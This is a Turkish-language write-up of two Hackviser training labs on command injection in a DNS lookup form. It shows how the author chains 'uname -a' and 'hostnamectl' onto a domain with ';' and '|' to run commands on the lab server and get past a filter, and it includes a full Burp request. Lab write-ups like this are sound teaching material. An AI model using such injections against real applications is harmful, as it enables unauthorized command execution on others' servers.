

Hackviser Command Injection

Basic Command Injection


Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar, uzaktan komut çalıştırmaya yol açan bir Komut Enjeksiyonu güvenlik açığı içerir.

Web uygulaması, kontrol etmek istediğiniz alan adını terminalde çalışan "nslookup" aracına parametre olarak verir. Sistem üzerinde bir komut çalıştırmanın bir yolunu bulun.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

Öncelikle web sitesine gidelim



DNS Lookup

Öncelikle ana bilgisayar adını bulmak için `uname -a` komutunu çalıştırmamız gerekiyor bunu doğrudan yapayı denediğimizde

DNS Lookup

Search

```
*** Invalid option: a
Server: 172.20.4.1
Address: 172.20.4.1#53

*** Can't find uname: No answer
```

Bu komutu çalıştırmamıza izin vermiyor. Ondan dolayı bir domain adresi vererek hemen sonra çalıştırması için bu komutu yazacağım yani şu şekilde **youtube.com;uname -a** .Hadi deneyelim

DNS Lookup

Search

```
Server: 172.20.4.1
Address: 172.20.4.1#53

Name: youtube.com
Address: 172.217.23.110
Name: youtube.com
Address: 2a00:1450:4001:800::200e

Linux squirrel 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
GNU/Linux
```

Ve evet komutumuzu çalıştırmayı başardık. Ana bilgisayar adının squirrel olduğunu görüyoruz.

Command Injection Filter Bypass

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar, uzaktan komut çalıştırmaya yol açan bir Command Injection zafiyeti içerir.

Web uygulaması, kontrol etmek istediğiniz alan adını terminalde çalışan "nslookup" isimli araca parametre olarak verir. Gönderdiğiniz alan adı yaygın komutlar veya operatörler içeriyorsa, sorgunuz engellenecektir. Sistem üzerinde komut çalıştırmanın bir yolunu bulun.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

Öncelikle web sitesine gidelim



DNS Lookup

Burada birsürü komut çalıştırmayı deniyorum fakat hiçbiri olmuyor bunu daha rahat deneyebilmek için burpsuite ile araya girdim ve bunu repeater'a attım

1 x +

Send Cancel < >

Target: https://humble-maddog.europol.hackviser.space HTTP/1

Request

Pretty Raw Hex GraphQL

```
1 POST /?query=youtube.com:ls HTTP/1.1
2 Host: humble-maddog.europol.hackviser.space
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: tr-TR,tr;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://humble-maddog.europol.hackviser.space
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/128.0.6613.120 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
    q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://humble-maddog.europol.hackviser.space/?query=youtube.com:ls
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Content-Length: 33
22
23 query=ayberkilbas.com|hostnamectl
```

Response

Pretty Raw Hex Render

DNS Lookup

Enter a domain

Search

Static hostname: legend
Icon name: computer-vm
Chassis: vm
Machine ID: 09dfb6103a144af286c705355862ae78
Boot ID: 7f2e9d863ffa46e4b01e6eba5771a0fc
Virtualization: kvm
Operating System: Debian GNU/Linux 11 (bullseye)
Kernel: Linux 5.10.0-27-amd64
Architecture: x86_64

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 1

Request cookies 0

Request headers 20

Response headers 6

1,918 bytes | 1,503 millis

Event log All issues Memory: 183.3MB

ayberkilbas.com|hostnamectl komutunu denediğimde ise bypass etmeyi başardım. Ana bilgisayar adının legend olduğunu görüyoruz.

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş